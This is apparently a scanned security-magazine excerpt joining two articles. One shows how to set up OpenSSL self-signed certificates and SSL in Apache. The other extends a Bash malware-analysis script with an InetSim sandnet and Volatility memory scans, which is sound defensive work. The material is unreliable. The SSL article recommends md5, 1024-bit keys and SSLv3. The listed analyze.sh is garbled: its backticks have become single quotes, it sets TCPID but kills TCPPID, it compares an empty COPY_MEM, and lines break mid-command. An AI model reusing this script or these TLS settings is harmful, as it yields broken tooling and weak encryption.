


Figure 3. Default configuration in Cygwin setup

```
C:\>cd Programmi
C:\Programmi>cd OpenSSL
C:\Programmi\OpenSSL>cd bin
C:\Programmi\OpenSSL\bin>openssl req -config openssl.cnf -new -out my-server.csr
Loading 'screen' into random state - done
Generating a 1024 bit RSA private key
.....+++++
writing new private key to 'privkey.pem'
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value
If you enter '.', the field will be left blank.
Country Name (2 letter code) []:IT
State or Province Name (full name) []:ITALIA
Locality Name (eg, city) []:ROMA
Organization Name (eg, company) []:my-company
Organizational Unit Name (eg, section) []:IT
Common Name (eg, your websites domain name) []:www.mysite.com
Email Address []:dazuco@gmail.com

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:
C:\Programmi\OpenSSL\bin>
```

Figure 4. Output of OpenSSL req command

Windows Platform – Binary

The installation on Windows is easy. Simply download the binary file and run the installation program, choosing *Full installation* (see Figure 1).

Windows Platform – Cygwin

We can also install OpenSSL using Cygwin. Cygwin is a Linux-like environment for Windows. First of all we have to download the file setup.exe

from the official Cygwin website. Run the setup.exe file, choose the root directory where it will be installed (usually c:\cygwin), finally choose an FTP or HTTP server where we can download the packages.

Now choose the configuration of the installation, the *default* configuration (see Figure 3). Check that the OpenSSL package is actually selected in the sub-section *net* (see Figure 2).

After installing Cygwin we have to make changes to the environment variables. The changes are:

- Add the path of the root directory selected during the installation process by adding the suffix \bin (for example c:\cygwin\bin) to the PATH environment variable.
- Create a new environment variable called cygwin with the following value
binmode tty ntsec

Listing 1. An example of openssl.cnf

```

#
# SSLeay example configuration file.
# This is mostly being used for generation of certificate
# requests.

#
RANDFILE      = .rnd
#####
[ ca ]
default_ca = CA_default      # The default ca section
#####
[ CA_default ]

dir      = demoCA            # Where everything is kept
certs    = $dir\certs         # Where the issued certs are kept
crl_dir  = $dir\crl           # Where the issued crl are kept
database = $dir\index.txt     # database index file.
new_certs_dir = $dir\newcerts # default place for new
                           # certs.

certificate = $dir\cacert.pem # The CA certificate
serial    = $dir\serial        # The current serial
                     number
crl      = $dir\crl.pem        # The current CRL
private_key= $dir\private\cakey.pem # The private key
RANDFILE  = $dir\private\private.rnd # private random number
                     file
x509_extensions = x509v3_extensions # The extentions to
                     add to the cert
default_days   = 365            # how long to certify for
default_crl_days= 30             # how long before next CRL
default_md    = md5              # which md to use.
preserve     = no                # keep passed DN ordering

# A few difference way of specifying how similar the request
# should look
# For type CA, the listed attributes must be the same, and the
# optional
# and supplied fields are just that :-)
policy      = policy_match

# For the CA policy
[ policy_match ]
countryName      = optional
stateOrProvinceName = optional
organizationName = optional
organizationalUnitName= optional
commonName       = supplied
emailAddress     = optional

# For the 'anything' policy
# At this point in time, you must list all acceptable 'object'
# types.
[ policyAnything ]
countryName      = optional
stateOrProvinceName = optional
organizationName = optional
organizationalUnitName= optional
commonName       = supplied
emailAddress     = optional

countryName      = optional
stateOrProvinceName = optional
localityName      = optional
organizationName = optional
organizationalUnitName= optional
commonName       = supplied
emailAddress     = optional
#####
[ req ]
default_bits      = 1024
default_keyfile   = privkey.pem
distinguished_name = req_distinguished_name
attributes        = req_attributes

[ req_distinguished_name ]
countryName      = Country Name (2 letter code)
countryName_min  = 2
countryName_max  = 2

stateOrProvinceName = State or Province Name (full name)
localityName      = Locality Name (eg, city)
organizationName  = Organization Name (eg, company)

organizationalUnitName = Organizational Unit Name (eg,
                     section)
commonName       = Common Name (eg, your website's domain
                     name)
commonName_max   = 64

emailAddress     = Email Address
emailAddress_max = 40

[ req_attributes ]
challengePassword = A challenge password
challengePassword_min = 4
challengePassword_max = 20

[ x509v3_extensions ]

# under ASN.1, the 0 bit would be encoded as 80
nsCertType        = 0x40

#nsBaseUrl
#nsRevocationUrl
#nsRenewalUrl
#nsCaPolicyUrl
#nsSslServerName
#nsCertSequence
#nsCertExt
#nsDataType

```

These last two changes must be done using the form shown following this path: Start=>Control panel=>System=>Advanced tab=>Environment variables button.

Finally we can open the cygwin terminal and type at the command prompt the string `openssl` to verify that the installation has been successfully completed.

Linux Platform

If you have downloaded OpenSSL for Linux in the form of source code, then, follow these simple instructions:

- Change to the directory where the file was just downloaded from the OpenSSL site (eg `openssl-0.9.8j.tar.gz`)
- `tar xvzf openssl-0.9.8j.tar.gz`
- `cd openssl-0.9.8j/`
- `./config`
- `make`
- `make install (as root)`

To verify that OpenSSL has been installed correctly, in a shell terminal type the string `openssl` and if the installation is

successful, it will display the `openssl>` prompt from which you can type various OpenSSL commands.

If you encounter problems during the installation run the command `make clean`, make the right changes through the `config` command and try the remaining commands again (point 5 and 6).

Remember that the command `make clean` doesn't fix missing dependencies.

There is an OpenSSL mailing list where you can request more information.

OpenSSL Configuration File for Windows and Linux

After having completed the installation, we must create a configuration file called `openssl.cnf`.

This file must be placed under the OpenSSL directory (eg `c:\Program Files\OpenSSL\bin` for Windows platform and `/etc/ssl/` for Linux platform).

An example of this file can be downloaded from the Internet, a classic configuration file that can be used without further changes. An example is illustrated in Listing 1.

Create a Digital Certificate with OpenSSL

Assuming that we are using a machine with the Windows operating system and that we have installed OpenSSL using the executable file.

Open a DOS prompt and type the following string (see Figure 4):

```
openssl req -config openssl.cnf -new
             -out my-server.csr
```

The `req` command creates certificates in a certification request standard mode. It can additionally creates self signed certificates.

In the above command we have not used the parameter `-key` so a new RSA key has also been generated.

When you run the command you will be asked for some information necessary for the creation of the certificate and the private key. This includes information such as country name, state or province name, locality name, organization name, common name and email address.

An additional password is also required to be used in the challenge process, in order to exchange digital certificates between two

On the 'Net

- <http://www.openssl.org/>
- <http://gnuwin32.sourceforge.net/packages/openssl.htm>
- <http://www.cygwin.com/>
- <http://httpd.apache.org/>
- <http://keyserver.linux.it/>



Figure 5. Apache Service Monitor



Figure 6. An example of warning reported by a web browser receiving a self-signed digital certificate

parties in a communication via the Internet. We can leave this password blank to avoid complicating the configuration. Also from the command line at the DOS prompt type:

```
openssl rsa -in privkey.pem -out  
my-server.key
```

The `rsa` command processes RSA keys. These RSA keys can be converted between various forms.

The parameter `-in` indicates the RSA key to use. This key has been generated at the previous step.

This command will read the private key from the input file (`-in privkey.pem`) and will write an output file (`-out my-server.key`) using the RSA algorithm. Finally, from the DOS prompt type:

```
openssl x509 -in my-server.csr -out  
my-server.cert -req -signkey  
my-server.key -days 365
```

This command creates a self-signed digital certificate that is valid for a period of 365 days.

The parameter `-signkey` causes the input file (parameter `-in`) to be self signed using the supplied private key. This certificate has the start date equal to the current date and the end date is set to a value depending by the `-days` parameter.

Configure the Apache Web Server to Use SSL

Assume that we use Apache on Windows platform. If not present, copy the files `libleay32.dll` and `ssleay32.dll` from the Apache bin directory (eg `c:\Program Files\Apache Group\Apache2\bin`) to the Windows system32 directory (eg `c:\windows\system32`).

Check that we have the file `mod_ssl.so` copied under the Apache modules directory otherwise we have to download it from the Internet Open the Apache configuration file, `httpd.conf`, and add the following lines:

- `LoadModule ssl_module modules/mod_ssl.so`
- `Listen 443`
- `SSLMutex default`
- `SSLRandomSeed startup builtin`
- `SSLSessionCache none`

Add the following directive:

```
<VirtualHost server_name:443>  
SSLEngine on  
SSLCertificateFile conf/ssl/my-server.cert  
SSLCertificateKeyFile conf/ssl/my-  
server.key  
SSLProtocol -all +SSLv3 +TLSv1  
SSLCipherSuite SSLv3:+HIGH:-MEDIUM:-LOW  
</VirtualHost>
```

The directives `SSLProtocol` and `SSLCipherSuite` are recommended to limit the web server to only use SSLv3 or TLS.

We have to create the `ssl` directory under the `conf` directory of Apache.

We have to copy the files of the certificate generated by OpenSSL (`.cert` and `.key`) under the directory `conf/ssl`.

Finally we have to create a SSL configuration file called `ssl.conf` under the `conf` directory of Apache. On the Internet we can find a generic configuration file `ssl.conf`.

Generally on these generic files we have to make some changes such as:

- `DocumentRoot`
- `ServerName`
- `ServerAdmin`
- `SSLCertificateFile`
- `SSLCertificateKeyFile`

At this point we have to stop and then restart the Apache web server (see Figure 5).

Open a web browser and type the URL:

`https://[server_name]/`

Of course, the browser notifies us that the digital certificate is self-signed.

Conclusion

We have seen how to install the OpenSSL toolkit and how to use it to generate a self-signed digital certificate. Finally, we have seen how to use the self-signed digital certificate in the Apache web server in order to test it over an https connection but in an unsecure way because it is only self-signed and not trusted by a CA.

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Automating Malware Analysis

Difficulty



In the previous article, a malware analysis automation script was created which allowed Computer Incident Response Teams (CIRTs) to quickly determine the behavior of a malware sample.

With this information, response teams can begin the malware removal process. In the script, the use of a VMWare virtual workstation combined with a number of well-known tools are used to achieve this goal. However, the script fell short in a number of areas.

Primarily, the script did not have any capabilities to interact with the malware over the network. While any network traffic sent by the malware was recorded, a lack of interaction meant there would not be any response to any connection attempts. Analysts would never know what IRC channel the malware was trying to connect to, what files it was attempting to download or what emails it was trying to send out.

Additionally, once the malware had been allowed to run for a few minutes on the system, it was shut down and no additional analysis was done. Due to this, a multitude of potential information sources are left untouched – especially the memory of the system.

This article will expand the previous malware analysis automation script to include the capabilities that will enable the malware to interact over the network and perform post-processing analysis on the memory of the virtual system. The information gained from these activities will allow a CIRT to better understand what the malware does, how it can be detected and most importantly, how it can be removed.

WHAT YOU WILL LEARN...

How to extend the previous automation script to include sandnet and malware analysis capabilities.

WHAT YOU SHOULD KNOW...

Malware analysis basics,
Basic scripting techniques.

Recap of Automation Script

While the previous article discussed in-depth the automation script and how it worked, it is worth giving a recap for those who do not have access to it.

The automation script is a Bash shell script meant to be run on a Linux system, referred to as the analysis system. When run, the script takes a malicious program and runs a number of static analysis tools on it, saving the results into a central output directory specifically for that malware. After static analysis has finished, the script starts a VMWare Windows XP guest OS which will be used to monitor the behavior of the malware. In the script, the VMWare virtual machine is located in `/usr/local/vmware/MalwareAnalysis` on the analysis system and is named `sandbox`.

The malware is transferred into the sandbox and an AutoIT script is used to start a number of monitoring tools and execute the malware. After a pre-determined number of minutes have passed, the data from the monitoring tools is saved and the VMWare virtual machine is shut down. The automation script then shuts down any remaining monitoring tools running on the analysis system. In all, a typical malware run takes approximately 5-7 minutes from start to finish.

The automation script is in Listing 1. Other than the new analysis techniques discussed later, a few improvements have been made to the script. First, the script is more verbose in what it is doing and will display a time stamp for every

output message it writes. Second, during static analysis the Team Cymru malware hash registry is queried with the hash of the program being analyzed. The output of this query is a percentage of how many AV packages know this particular sample and is useful in gauging how well known the sample you are working on is. Finally, the script resets the permissions on all of the files in the output directory to the user running the script.

Sandnets

In its original form, the virtual system used to analyze the malware had no network connectivity to the outside world. While the VMWare guest operating system had networking enabled, the system was set up in Host-only networking mode which meant any network connections would only be sent to the host operating system where no services were listening. Therefore, the malware would not receive any responses to any network traffic it sent out.

Being able to examine the network traffic generated by malware is very helpful when determining what it does and how to detect it. If an analyst can determine what servers the malware contacts and what files it transfers, then any existing network

monitoring systems can be queried to find additional infections. In order to provide network access to the malware being analyzed while still keeping it in a controlled environment, the analysis machine needs to be turned into a sandnet.

A sandnet is a virtual network which can be used to safely test malicious software. The idea behind the sandnet is that the analysis machine is on a closed network where no contact, at all, is made with any outside network. Any network connection is to a simulated network where the results are "spoofed" back to the sandbox. In other words, we trick the malware into thinking it's on the Internet.

An example sandnet is shown in Figure 1. In the figure, the only network traffic occurs between the sandbox and the virtual network. The Internet and any internal network are completely segmented from the sandnet.

Using a sandnet allows us to execute a program on our analysis system completely segmented from any other network, including the Internet. With the system being segmented, there are no concerns about a malicious executable infecting other systems. Also, because we control the simulated services, we control what the malware receives.




Figure 1. A sandnet

Sandnets have two components – a sandbox and a network simulator. The sandbox is the host in which the malware is run – in our case it is the VMWare guest OS the malware is run in. The second component, the network simulator, is the piece of the sandnet which emulates the Internet and is commonly implemented through a suite of scripts and programs which imitate common network services.

Currently, there are two freely available suites which provide network simulation – Truman and InetSim. Truman was written by Joe Stewart of SecureWorks and was the first set of programs released which provided sandnet network simulation. It contains a complete guide on how to set up a sandnet between two machines and provides scripts which simulate DNS, FTP, IRC, SMTP, SMB and MySQL servers. However, Truman is no longer maintained and does not provide servers which malware commonly connects to, such as HTTP. Therefore, we will use InetSim in our automation script to provide network simulation.

InetSim

InetSim is a package which contains a number of Perl scripts used to simulate network services, including DNS, HTTP and FTP. When run, the service scripts will wait for network connections and log any traffic they receive. All scripts log to a single location in a common format, which makes analysis much easier.

Most scripts can be configured to return the type of response we require. For example, if a malware sample downloads and installs an executable, we can download that executable and place it within InetSim. InetSim will then give the executable to the malware the next time it tries to download it.

To use InetSim in our automation script, it must first be installed onto our host analysis system. InetSim has a number of Perl module pre-requisites that must be installed before it will run. These pre-requisites are detailed on the InetSim requirements page located at <http://www.inetsim.org/requirements.html>.

Once the pre-requisites have been installed, the InetSim package can be installed. This is as simple un-tarring the InetSim archive into a central location on

Listing 1a. The Linux malware analysis automation script, analyze.sh

```

#!/bin/bash
# Set up directory locations
ANALYSIS_DIR=/usr/local/malware
SHARED_FOLDER=/usr/local/shared
REPORT_NAME=report.txt
INETSIM_DIR=/usr/local/inetsim
WHOAMI='whoami'
COPY_MEM=
# Set time-related values
VM_LOAD_TIMEOUT=60
MALWARE_RUNTIME=120
TIMEOUT=60
PEID_DB=/usr/local/etc/userdb.txt
# Take in the malware as a command line argument
# If the argument does not exist or is not a file, exit
if [ ! -n "$1" -o ! -r "$1" ]
then
    echo "Usage: 'basename $0' executable"
    exit
fi
# Ensure the SHARED FOLDER exists. If not, create it
if [ ! -d ${SHARED_FOLDER} ]
then
    mkdir -p ${SHARED_FOLDER}
fi
MALWARE="$1"
MD5=`md5sum ${MALWARE} | awk '{print $1}'`

# The malware will be placed in a directory based on its MD5
# Hash.
# If the directory already exists, we must have already
# analyzed it
# and will exit.
if [ -d ${ANALYSIS_DIR}/${MD5} ] ; then
    echo "${ANALYSIS_DIR}/${MD5} already exists. Exiting."
    exit
fi

OUTDIR="${ANALYSIS_DIR}/${MD5}"

echo ${MALWARE} ${MD5} >> ${ANALYSIS_DIR}/records.txt

echo "date +[%F %T]" Starting analysis on ${MALWARE}.
echo "date +[%F %T]" Results will be placed in ${OUTDIR}
echo

mkdir ${OUTDIR}
# copy malware into analysis directory to keep
cp ${MALWARE} ${OUTDIR}/${MALWARE}.vir

REPORT=${OUTDIR}/${REPORT_NAME}

# Static Analysis
echo -e "Analysis of ${MALWARE}\n" > ${REPORT}
echo "MD5 Hash: ${MD5}" >> ${REPORT}
echo "Team Cymru Hash Database:" >> ${REPORT}
whois -h hash.cymru.com ${MD5} >> ${REPORT}
# grab both ASCII and UNICODE strings from the sample
echo 'date +[%F %T]' Running strings.
(strings -a -t x ${MALWARE}; strings -a -e l -t x ${MALWARE}) \
| sort > ${OUTDIR}/strings.txt
# run pecheck.py
echo 'date +[%F %T]' Running pecheck.py.
pecheck.py -d ${PEID_DB} ${MALWARE} > ${OUTDIR}/pecheck.txt
# Dynamic Analysis
# Start InetSim to create faux services
echo 'date +[%F %T]' Starting InetSim.

CWD='pwd'
mkdir -p ${OUTDIR}/inetsim
cd ${INETSIM_DIR}
sudo ./inetsim --session inetsim --config ${INETSIM_DIR}/conf/
inetsim.conf \
--log-dir ${OUTDIR}/inetsim --report-dir ${OUTDIR} > /dev/null &
cd ${CWD}

# Start tcpdump to monitor network traffic
# we'll use sudo since it needs root privs
echo 'date +[%F %T]' Starting tcpdump.
sudo tcpdump -i vmnet1 -n -s 0 -w ${OUTDIR}/tcpdump.pcap &
TCPID='jobs -l | grep "sudo tcpdump" | awk '{ print $2 }'

# Start up VMWare
# First we revert to our base snapshot
vmrun revertToSnapshot "/usr/local/vmware/MalwareAnalysis/sandbox.vmx" base
# Then we start VMWare running
echo 'date +[%F %T]' Starting VMWare.
vmrun start "/usr/local/vmware/MalwareAnalysis/sandbox.vmx"
sleep ${VM_LOAD_TIMEOUT}
# Move the malware over to the sandbox
cp ${MALWARE} ${SHARED_FOLDER}/malware.exe
# Set up the share and execute the AutoIT script
echo 'date +[%F %T]' Setting up network share.
winexe -U WORKGROUP/analysis%analysis --interactive=1 --system
//172.16.170.128 'cmd /c net use z: "\\\.
.host\Shared Folders\Files"'"

echo 'date +[%F %T]' Starting dynamic analysis script.
winexe -U WORKGROUP/analysis%analysis --interactive=1 --system
//172.16.170.128 "c:\program~1\autoit3\autoit3.exe c:\tools\scripts\analyze.au3
z:\malware.exe z:\ ${MALWARE_RUNTIME}" &

sleep ${MALWARE_RUNTIME}

LOOP=0

echo 'date +[%F %T]' Starting check for finished file.

# Check for finished file - if not there, wait
while [ ! -f ${SHARED_FOLDER}/_analysis_finished ] ; do
    echo Checking...
    sleep ${TIMEOUT}
    LOOP=$(( $LOOP + 1 ))

    if [ ${LOOP} -gt 5 ] ; then
        echo 'date +[%F %T]' ERROR: Sandbox is hung.
        break;
    fi
done
# Remove the share
echo 'date +[%F %T]' Removing network share.
winexe -U WORKGROUP/analysis%analysis --interactive=1 --system
//172.16.170.128 'cmd /c net use z: /delete'

# Stop the VMWare Image
echo 'date +[%F %T]' Suspending VMWare.
vmrun suspend "/usr/local/vmware/MalwareAnalysis/sandbox.vmx"
# Run Volatility on memory
echo 'date +[%F %T]' Starting Volatility psscan2.

```

the host. For our automation script, the archive should be installed into `/usr/local` and its directory renamed to `inetsim`.

```
# cd /usr/local
# tar zxvf inetsim-1.1.tar.gz
# mv inetsim-1.1 inetsim
```

InetSim requires that a group named `inetsim` is on the system it runs on and that the permissions of all of its scripts are set correctly. Fortunately, a script, `setup.sh`, comes with the package to set permissions for you. The following commands will add the `inetsim` group and set up the permissions.

Listing 1b. The Linux malware analysis automation script, `analyze.sh`

```
python /usr/local/src/Volatility-1.3_Beta/volatility psscan2 -f "/usr/local/vmware/
    MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-psscan.txt

echo 'date +"[%F %T]"' Starting Volatility connscan2.
python /usr/local/src/Volatility-1.3_Beta/volatility connscan2 -f "/usr/local/vmware/
    MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-connscan2.txt

echo 'date +"[%F %T]"' Starting Volatility dlllist.
python /usr/local/src/Volatility-1.3_Beta/volatility dlllist -f "/usr/local/vmware/
    MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-dlllist.txt

echo 'date +"[%F %T]"' Starting Volatility modscan2.
python /usr/local/src/Volatility-1.3_Beta/volatility modscan2 -f "/usr/local/vmware/
    MalwareAnalysis/sandbox.vmem" \
> ${OUTDIR}/volatility-modscan2.txt

if [ ${COPY_MEM} -eq 1 ] ; then
    echo 'date +"[%F %T]"' Copying memory.
    cp "/usr/local/vmware/MalwareAnalysis/sandbox.vmem" ${OUTDIR}/memory.dmp
    bzip2 -9 ${OUTDIR}/memory.dmp
fi

# Move Results
echo 'date +"[%F %T]"' Cleaning up.
mv ${SHARED_FOLDER}/* ${OUTDIR}
# Stop tcpdump. Since its running as root we need to sudo to kill it
if [ ! -z ${TCPPID} ] ; then
    sudo kill ${TCPPID}
fi

# Stop InetSim
if [ -f /var/run/inetsim.pid ] ; then
    INETPID='cat /var/run/inetsim.pid'
    sudo kill ${INETPID} > /dev/null
    wait ${INETPID}
fi

# check to see if malware.exe is in the outdir - if so, delete it
if [ -f ${OUTDIR}/malware.exe ] ; then
    rm -f ${OUTDIR}/malware.exe
fi

# Reset permissions on the files
sudo chown -R ${WHOAMI} ${OUTDIR}
echo 'date +"[%F %T]"' Analysis finished.
```

```
# cd /usr/local/inetsim
# groupadd inetsim
# ./setup.sh
```

Once installation is complete, InetSim needs to be configured. The default configuration file for InetSim is located in `/usr/local/inetsim/conf/inetsim.conf`. The default configuration file is set to start all of the service scripts and should be sufficient for most installations. However, the configuration file needs to be set up to connect to the correct network interface. Since our VMWare guest OS is in host-only networking mode, InetSim should be

configured to connect to the `vmnet1` network interface. For this article, the IP address of the `vmnet1` interface is `172.16.170.1`.

The configuration file contains two options which need to be changed to allow this to happen – `service_bind_address` and `dns_default_ip`. `Service_bind_address` tells InetSim which IP address its services should connect to and `dns_default_ip` is the default IP address returned by the InetSim DNS resolver. With both of these set to the IP address for `vmnet1`, InetSim will respond to any network communications sent from the sandbox. With the configuration complete, InetSim can be set up to run in our automation script.

In the script, InetSim needs to start up prior to the guest OS being started. Therefore, InetSim is started in the beginning of the dynamic phase, as shown in Listing 2.

The script first saves the current directory into a variable named `cwd`. This is done because InetSim needs to be in its own directory in order to run correctly. Next, a directory named `inetsim` is created within the output analysis directory and will be used to store all of the logs InetSim creates. The InetSim installation directory is then entered.

InetSim needs to be started as root and therefore is started using `sudo`. The `-session` parameter gives a name for this session and the `-config` parameter tells where the configuration file is located. The `-log-dir` and `-report-dir` parameters tell InetSim where to place the log and report files it generates. Note that the program is started in the background. This is because by default InetSim will wait until it is killed before releasing control back to the script – by placing it in the background the analysis script can continue.

When InetSim runs, three log files are created in the directory specified by the `-log-dir` parameter: `debug.log`, `main.log` and `service.log`. `Debug.log` contains any debug messages from the InetSim scripts and is usually empty. `Main.log` contains start up and shut down messages and is useful when troubleshooting InetSim if it is not starting correctly. `Service.log` contains all of the connections received by the service

DEFENSE

scripts. This file will contain any data sent to the services by the malware.

Once finished, InetSim will also create a file named `report.inetsim.txt`. This report file contains a synopsis of the InetSim execution and will have all connections received by the service scripts. Note, however, that the report file will not have all of the information that `service.log` does. The report file should only be used to see if any connections were made – the details on those connections will be in `service.log`.

InetSim is shut down after the guest OS is shut down. When it first begins execution, InetSim places its process ID (PID) in the file `/var/run/inetsim.pid`. The script uses the following code located in Listing 3 to shut down InetSim.

Notice that after the InetSim PID is killed, the script waits until the process exits. Since InetSim performs some post-processing when it shuts down, the automation script needs to wait for it to finish before continuing.

Memory Analysis

In the original automation script, once the malware had executed in the VMWare guest and the data from the dynamic analysis tools had been saved, the guest OS was shut down and no further

processing occurred. However, a multitude of information is available after the malware has finished running. By analyzing this data, more insight into how the malware behaves can be found. One of the areas which can be analyzed further is the memory of the infected system.

Within the last few years, many memory forensics tools have been made available and allow analysts to get meaningful data from memory dumps. Using these tools, the memory of a system can be analyzed to look at, amongst other things, running processes, network connections and loaded services. By directly examining a copy of the infected systems memory, an analyst can retrieve this information without having to worry about rootkits hiding relevant data.

Additionally, tools exist which can create a copy of a process from memory. Many malicious programs use packers to obfuscate what malware does and make analysis more difficult. However, packed malware must be unpacked in memory in order to execute. By dumping a malicious program from memory, analysts can examine it without a packer interfering in the process.

In memory analysis, a copy of the memory from the system in question first

has to be obtained. If we were analyzing a physical machine, a tool such as `dcfldd` would be used to dump the memory while the system was running. However, since we are using a virtual machine (VM), we can obtain a copy of the memory directly from VMWare.

When a VMWare virtual machine is suspended, the memory from the VM is placed in a file so it can be loaded when the machine is resumed. This file is saved in the same directory as the other VMWare files with a `.vmem` extension. Fortunately for analysts, this is an exact copy of the memory from the system (with a small header for VMWare). Using freely available memory analysis tools, this file can be queried to obtain information on our infected system.

To obtain the `.vmem` file for analysis, the VMWare virtual machine must be suspended instead of stopped, as it was in the original automation script. This is done by giving the `vmrun` command a `suspend` command, instead of `stop`. In the script, this occurs after the dynamic analysis phased has completed on the following line:

```
vmrun suspend "/usr/local/vmware/  
MalwareAnalysis/  
sandbox.vmx"
```

When the virtual machine has finished suspending, the memory file will be located in `/usr/local/vmware/MalwareAnalysis` and will be named `sandbox.vmem`.

To analyze the memory from the virtual machine, a toolset called the Volatility Framework will be used. The Volatility Framework is an open-source memory forensics toolset written in Python and allows analysts to extract a multitude of data from a copy of a systems memory. A number of plug-ins is available for Volatility which extend its capabilities. It should be noted that Volatility will only work with Windows XP SP2 and SP3 memory images.

In the automation script, Volatility is first used to pull the list of processes contained in memory using its `psscan2` module. This is useful to an analyst as rootkits commonly hide the processes of malware on running systems. By querying the process list directly from memory,

Listing 2. InetSim is started in the automation script

```
CWD='pwd'  
mkdir -p ${OUTDIR}/inetsim  
cd ${INETSIM_DIR}  
sudo ./inetsim --session inetsim --config ${INETSIM_DIR}/conf/inetsim.conf \  
--log-dir ${OUTDIR}/inetsim --report-dir ${OUTDIR} > /dev/null &  
cd ${CWD}
```

Listing 3. InetSim is shut down in the automation script.

```
# Stop InetSim  
if [ -f /var/run/inetsim.pid ] ; then  
    INETPID='cat /var/run/inetsim.pid'  
    sudo kill ${INETPID} > /dev/null  
    wait ${INETPID}  
fi
```

rootkits are not able to hide their processes and analysts can look at a true view of the running processes on the infected system. Volatility is run on the following in the script to obtain the process list and store it in the analysis directory:

```
echo `date +"[%F %T]"` Starting
    Volatility psscan2.
python /usr/local/src/Volatility-
    1.3_Beta/volatility
    psscan2 -f "/usr/local/
    vmware/MalwareAnalysis/
    sandbox.vmem" \
> ${OUTDIR}/volatility-psscan.txt
```

Next, Volatility is used to query the network connections present on the infected system using the `connscan2` module. Since network connections are also commonly hidden by rootkits, directly obtaining the network connection list from memory will allow analysts to see which connections were occurring on the system.

```
echo `date +"[%F %T]"` Starting
    Volatility connscan2.
python /usr/local/src/Volatility-
    1.3_Beta/volatility
    connscan2 -f "/usr/local/
    vmware/MalwareAnalysis/
    sandbox.vmem" \
> ${OUTDIR}/volatility-connscan2.txt
```

Volatility is finally used to obtain a list of DLLs loaded in each process using the `dlllist` module and a list of loaded kernel modules using the `modscan2` module. Malware will often inject itself into another process as a DLL or load itself, or a rootkit, as a kernel module. Capturing this information will allow analysts to determine if this occurred.

```
echo `date +"[%F %T]"` Starting
    Volatility dlllist.
python /usr/local/src/Volatility-
    1.3_Beta/volatility
    dlllist -f "/usr/local/
    vmware/MalwareAnalysis/
    sandbox.vmem" \
> ${OUTDIR}/volatility-dllist.txt
echo `date +"[%F %T]"` Starting
    Volatility modscan2.
python /usr/local/src/Volatility-
    1.3_Beta/volatility
    modscan2 -f "/usr/local/
    vmware/MalwareAnalysis/
    sandbox.vmem" \
> ${OUTDIR}/volatility-modscan2.txt
```

These are not the only areas of information Volatility can retrieve from a memory dump. There are many other modules and plugins available for the framework which can retrieve a multitude of other information. Since analysts may wish to go back and retrieve this information from the memory dump, or even attempt to recover the malicious processes from memory, the automation script gives the option to save the virtual machine's memory for later processing.

A variable named `COPY _ MEM` is initialized at the top of the automation script. If this is set to 1, the virtual machine's memory will be copied to the output directory and compressed after Volatility has run. By default, this variable is set to 0 and will not copy the memory. Analysts should note that a 512 MB memory file will compress to approximately 130 MB. While this is still an impressive 75% compress rate, this can take up a lot of disk space on your analysis machine and will increase the time it takes for the script to finish.

Baseline Your System

No matter what software you run on a system, whether it is the latest Conficker variant or notepad, the system will create and remove files, modify registry keys and generate network connections. Therefore, it is important for analysts to baseline their systems so they know what activity is suspicious and what is normal.

The best way to do this is to run the automation script against a program which does nothing. By running through with a program that immediately exits, the analyst will have a baseline of known, good activity which they can compare against any future malware scans. A good program to do this with is called `Dud` and is located at http://www3.telus.net/_/dud/. `Dud` has a very small footprint and will immediately exit when run, making it a perfect choice for base lining.

Conclusion

